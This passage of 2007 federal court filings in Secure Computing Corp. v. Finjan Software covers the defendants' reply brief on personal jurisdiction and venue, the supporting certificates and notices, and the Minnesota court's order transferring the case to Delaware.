Finjan USA's contacts, while slightly more substantial that those of Finjan Israel, do not rise to the level of continuous and systematic business operations in the forum state of the type contemplated by the Supreme Court in *Helicopteros*. *See Helicopteros,* 466 U.S. at 416-18; *Lakin v. Prudential Secs., Inc.,* 348 F.3d 704 (8th Cir. 2003) (applying *Helicopteros* standard of general personal jurisdiction)**.** The Supreme Court has clearly established that the requirement for continuous and systematic contacts will not be met by random transactions involving forum entities that are unrelated to the cause of action. Specifically, in *Helicopteros*, the Supreme Court held that defendant's approximately $4 million in unrelated purchases from entities in the forum state and the presence of defendant's employees training in the forum state in the years preceding the action did not constitute sufficient contacts to confer general personal jurisdiction in the forum state. Clearly, under the precedent established in *Helicopteros*, Finjan USA's sales to four Minnesota customers over 10 years cannot be construed by this Court to constitute continuous and systematic contacts with Minnesota so as to support the exercise of general personal jurisdiction.

Finjan Israel's forum contacts primarily involve the passive provision of information to the general public. Finjan Israel's contacts with Minnesota are not the sort of "continuous and systematic business contacts required to find general jurisdiction". *See Johnson v. Woodcock*, 444 F.3d 953, 956 (8th Cir. 2006) (finding that ongoing

correspondence between defendant and a Minnesota resident and an unrelated business relationship with a Minnesota entity were insufficient contacts to support the exercise of general personal jurisdiction by the Minnesota court) (internal quotations omitted). Finjan Israel's association with the Finjan Minnesota Sales is limited to providing a portion of the written material included with some Finjan USA products and the warranty services provided to resellers and distributors as discussed above. Additionally, Finjan Israel's association with the Finjan USA Website is limited. The website is operated by Finjan USA. On occasion, Finjan Israel provides information for posting on the Finjan USA Website. Clearly Finjan Israel's few tenuous contacts with Minnesota do not constitute the type of continuous and systematic contacts necessary to subject it to the general personal jurisdiction of courts in Minnesota.

III. VENUE IS IMPROPER IN MINNESOTA BECAUSE NEITHER DEFENDANT IS SUBJECT TO PERSONAL JURISDICTION IN MINNESOTA AND A SUBSTANTIAL PART OF THE EVENTS GIVING RISE TO PLAINTIFF'S CLAIMS OCCURRED OUTSIDE MINNESOTA.

Plaintiff's primary argument supporting Minnesota as the proper venue for the present action is its assertion that each Defendant is subject to personal jurisdiction in Minnesota. However, as discussed above, neither Finjan Israel nor Finjan USA have sufficient minimum contacts with the state of Minnesota so as to support this Court's exercise of either specific or general personal jurisdiction. As such, Plaintiff's causes of action should be dismissed pursuant for improper venue. Federal Rule of Civil Procedure 12(b)(3); 28 U.S.C. § 1406(a).

Plaintiff's additional argument that venue is proper in Minnesota because a substantial part of the events giving rise to the claims occurred in Minnesota is simply not supported by the facts. First, with regard to the patent claims, Finjan USA's single shipment of the accused product in response to an order placed by a Florida entity and orchestrated by the Plaintiff hardly constitutes a substantial part of the events giving rise to the patent claim as to either Defendant. The accused product was not designed or manufactured in Minnesota. Further, there is no evidence that either Finjan USA or Finjan Israel ever sold the accused product to a Minnesota resident. [Sofer Decl. ¶7.] Therefore, venue as to the patent claims does not properly lie in Minnesota.

With regard to the Trade Practices Claims, Plaintiff's assertion that factual circumstances allegedly giving rise to these claims occurred in Minnesota is disingenuous. In truth, the marketing brochure alleged to contain false statements was not created in Minnesota, was not posted on a web server located in Minnesota and was not specifically directed to Minnesota residents. Further, the events described in the brochure did not occur in Minnesota. Clearly, these facts do not support Plaintiff's assertions that a "substantial part" of the facts underlying the Trade Practices Claims occurred in Minnesota.

IV. THE UNITED STATES DISTRICT COURT FOR THE DISTRICT OF DELAWARE IS A MORE PROPER VENUE FOR THE PENDING MATTER.

A. Delaware is a More Convenient Forum for the Witnesses in the Pending Action.

Plaintiff asserts that Minnesota is an appropriate venue for the pending action because "the potential witnesses are most likely in Minnesota." [Opp. at 23.] This is simply not true. Plaintiff fails to identify a single witness located in Minnesota that has knowledge relating to the pending matter. In fact, most of the key witnesses for each of the parties reside outside Minnesota. First, the named inventors on the patent-in-suit live in Maryland, a state sharing a border with Delaware. Second, Plaintiff failed to inform the Court that many witnesses with knowledge regarding the Trade Practices Claims are actually located in Germany. The product discussed in the allegedly harmful marketing brochure is the Webwasher product. Webwasher is a wholly owned subsidiary of Plaintiff and is a corporation organized and existing under the laws of Germany. [Declaration of Anthony Zeuli ("Zeuli Decl."), ¶ 3, Ex. B at ¶ 23 (Docket No. 11).] Any witnesses relating to the design, development, marketing and testing of the Webwasher product are likely located in Germany. This is evidenced by the fact that counsel for Finjan Israel will travel to Germany to take the depositions of Webwasher employees relating to the Webwasher product as part of discovery in the Delaware action.

Delaware is a more convenient forum for the international individuals who will serve as trial witnesses in the present matter. International travel to the east coast of the United States is substantially less burdensome than international travel to Minnesota.

B. Transfer to Delaware will Preserve Judicial Economy.

This Court should transfer this action to Minnesota in the interest of judicial economy. The present case and the case currently pending in Delaware involve nearly identical technology. The judge in the Delaware action has and will expend substantial efforts becoming familiar with the technology. Clearly, in this day of protracted litigation and extended dockets, having a single judge expend judicial resources obtaining education regarding complicated technology is more efficient than having two judges undertake the task.

Finally, Plaintiff's assertion that the Trade Practices Claims are completely unrelated to the factual background in the Delaware Action is false. In truth, the Trade Practices Claims involve Plaintiff's Webwasher product – the accused product in the Delaware Action. In each action, the Webwasher product will be extensively examined and evaluated by the court and expert witnesses. The functioning of the Webwasher product is intimately related to both the truth of the alleged false statements asserted in Plaintiff's Minnesota cause of action and the question of infringement presented to the Delaware Court.

Dated: August 2, 2007

FINJAN SOFTWARE LTD., AND
FINJAN SOFTWARE, INC.,

s/Rachel K. Zimmerman

Anthony R. Zeuli, MN Bar No. 0274884
Rachel K. Zimmerman, MN Bar No. 314171
Merchant & Gould P.C.
3200 IDS Center
80 South Eighth Street
Minneapolis, MN 55402
Telephone: 612.332.5300
Facsimile: 612.332.9081
Email: tzeuli@merchantgould.com
Email: rzimmerman@merchantgould.com

Of Counsel:

Paul Andre
Lisa Kobialka
Meghan Ashley Wharton
PERKINS COIE LLP
101 Jefferson Drive
Menlo Park, CA 94025
Telephone: 650.838.4300
Facsimile: 650.838.4350
Email: pandre@perkinscoie.com
Email: lkobialka@perkinscoie.com
Email: mwharton@perkinscoie.com

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp., Plaintiff, v. Finjan Software Ltd., and Finjan Software, Inc. Defendants.	)	Case No: 0:07-cv-02198-JMR-FLN

CERTIFICATE OF COMPLIANCE WITH LOCAL RULE 7.1

Rachel Zimmerman, attorney for Defendants, certifies that the "Reply Memorandum of Law in Support of Defendants' Motion to Dismiss for Lack of Personal Jurisdiction or, in the Alternative, Motion to Transfer Venue" complies with the length limitation and type size limitations of Local Rule 7.1. The Memorandum of Law is created in Microsoft Word software and pursuant to the word count function of this software, the cumulative total of words in Defendants' opening and reply briefs, inclusive of all footnotes, headings and quotations is 11,991.

Dated: August 2, 2007

FINJAN SOFTWARE LTD., AND
FINJAN SOFTWARE, INC.,

s/Rachel K. Zimmerman
Anthony R. Zeuli, MN Bar No. 0274884
Rachel K. Zimmerman, MN Bar No. 314171
Merchant & Gould P.C.
3200 IDS Center
80 South Eighth Street
Minneapolis, MN 55402

Telephone: 612.332.5300
Facsimile: 612.332.9081
Email: tzeuli@merchantgould.com
Email: mailto:rzimmerman@merchantgould.com

Of Counsel:

Paul Andre
Lisa Kobialka
Meghan Wharton
PERKINS COIE LLP
101 Jefferson Drive
Menlo Park, CA 94025
Telephone: 650.838.4300
Facsimile: 650.838.4350
Email: pandre@perkinscoie.com
Email: lkobialka@perkinscoie.com
Email: mwharton@perkinscoie.com

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp., Plaintiff, v. Finjan Software Ltd., and Finjan Software, Inc. Defendants.	)	Case No: 0:07-cv-02198-JMR-FLN

CERTIFICATE OF SERVICE

I hereby certify that on August 2, 2007, I caused the following documents:

1. **REPLY IN SUPPORT OF DEFENDANTS' MOTION TO DISMISS OR, IN THE ALTERNATIVE, MOTION TO TRANSFER VENUE;**
2. **CERTIFICATE OF COMPLIANCE WITH LOCAL RULE 7.1; and**
3. **CERTIFICATE OF SERVICE**

to be filed electronically with the Clerk of Court through ECF, and that ECF will send an e-notice of the electronic filing to the following counsel of record:

- **Trevor J Foster -** tjfoster@rkmc.com; dgterry@rkmc.com
- **Jacob M Holdreith -** jmholdreith@rkmc.com; dgterry@rkmc.com
- **Ronald J Schutz -** rjschutz@rkmc.com; lvlind@rkmc.com; crketterling@rkmc.com
- **Christopher A Seidl -** caseidl@rkmc.com; cjjunker@rkmc.com

Dated: August 2, 2007

s/Rachel K. Zimmerman
Rachel K. Zimmerman

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp., Plaintiff, v. Finjan Software Ltd., and Finjan Software, Inc. Defendants.	)	Case No: 0:07-cv-02198-JMR-FLN

NOTICE OF APPEARANCE

The undersigned attorney hereby notifies the Court and counsel that Rachel K. Zimmerman, shall appear as counsel of record for Defendants Finjan Software Ltd., and Finjan Software, Inc. in this case.

Dated: August 3, 2007

s/Rachel K. Zimmerman
Rachel K. Zimmerman

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp., Plaintiff, v. Finjan Software Ltd., and Finjan Software, Inc. Defendants.	)	Case No: 0:07-cv-02198-JMR-FLN

CERTIFICATE OF SERVICE

I hereby certify that on August 3, 2007, I caused the following documents:

1. **NOTICE OF APPEARANCE; and**
2. **CERTIFICATE OF SERVICE**

to be filed electronically with the Clerk of Court through ECF, and that ECF will send an e-notice of the electronic filing to the following counsel of record:

- **Trevor J Foster -** tjfoster@rkmc.com; dgterry@rkmc.com
- **Jacob M Holdreith -** jmholdreith@rkmc.com; dgterry@rkmc.com
- **Ronald J Schutz -** rjschutz@rkmc.com; lvlind@rkmc.com; crketterling@rkmc.com
- **Christopher A Seidl -** caseidl@rkmc.com; cjjunker@rkmc.com

Dated: August 3, 2007

s/Rachel K. Zimmerman
Rachel K. Zimmerman

IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF MINNESOTA

CIVIL MOTION HEARING

Secure Computing Corporation, Plaintiff, v. Finjan Software Ltd., et al, Defendant.	)	**COURT MINUTES** BEFORE: James M. Rosenbaum U.S. District Judge Case No: 07-2198 JMR/FLN Date: August 14, 2007 Court Reporter: Dawn Hansen Time Commenced: 10:15 a.m. Time Concluded: 11:02 a.m. Time in Court: 47 Minutes

Hearing on: **Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue [Docket No. 6]**

APPEARANCES:

Plaintiff: Trevor Foster and Jay Holdreith
Defendant: Meghan Wharton and Rachel Zimmerman

**IT IS ORDERED: Defendants' motion to transfer venue is granted.

☒ Written order forthcoming.

s/Heather Labat
Calendar Clerk

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA
07-CV-2198(JMR/FLN)

Secure Computing Corp.	)	
	)	
v.	)	ORDER
	)	
Finjan Software Ltd. and Finjan Software, Inc.	)	

This matter is before the Court on defendants' motion to dismiss, or, in the alternative, to transfer venue. Oral argument was heard on August 14, 2007.

Based on the files, records, and proceedings herein, the arguments of counsel, and for the reasons stated at the hearing, IT IS ORDERED that:

1. Defendants' motion to transfer venue [Docket No. 6] is granted.

2. Pursuant to 28 U.S.C. §§ 1404(a) and 1406(a), this matter is transferred to the District of Delaware.

Dated: August 15th, 2007

s/ James M. Rosenbaum
JAMES M. ROSENBAUM
United States Chief District Judge

UNITED STATES DISTRICT COURT

District of Minnesota

RESPOND TO:

X	U.S. District Court, 700 Federal Building, 316 N. Robert St., St. Paul, MN 55101	Phone (651) 848-1100
	U.S. District Court, 202 U. S. Courthouse, 300 S. Fourth St., Minneapolis, MN 55415	Phone (612) 664-5000
	U.S. District Court, 417 Federal Building, 515 W. First St., Duluth, MN 55802	Phone (218) 529-3500
	U.S. District Court, 212 U. S. Post Office, 118 South Mill St., Fergus Falls, MN 56537	Phone (218) 739-5758

DATE: October 29, 2007	**CIVIL FILE NUMBER:** 07-2198 (JMR/FLN)
CASE TITLE: Secure Computing Corp v. Finjan Software Ltd and Finjan Software, Inc.	

	Discovery documents are returned pursuant to Federal Rules of Civil Procedure 5(d).
	Your original documents are returned. Copies of state court documents were submitted upon removal of the action to federal court.
	A certified copy of the Order of Remand is enclosed. Please acknowledge receipt by returning a date-stamped copy of this notice in the enclosed self-addressed envelope. Our records indicate your State Court case number is _____
	The above entitled action is being transferred to your court pursuant to Order of Clerk of the MDL Panel filed on _____ A certified copy of the order and the docket entries are included, along with the original court file. Please acknowledge receipt of this file by returning a date-stamped copy of this notice indicating the filing date and civil case number assigned in your court.
X	The above entitled action is being transferred to your court pursuant to Order of Judge Rosenbaum filed on August 15, 2007 A certified copy of the order and the docket sheet are included. You can obtain the original record by accessing CM/ECF through PACER. Please acknowledge receipt by returning a date-stamped copy of this notice indicating the filing date and civil case number assigned in your court.
	Your In Forma Pauperis application was approved. Please complete the enclosed U.S. Marshal Service Form(s) (one per defendant) and return to the office indicated at the top of this form. Service cannot be performed until these completed forms have been received by the Clerk's Office.
	OTHER:

Deputy Clerk: DHalfman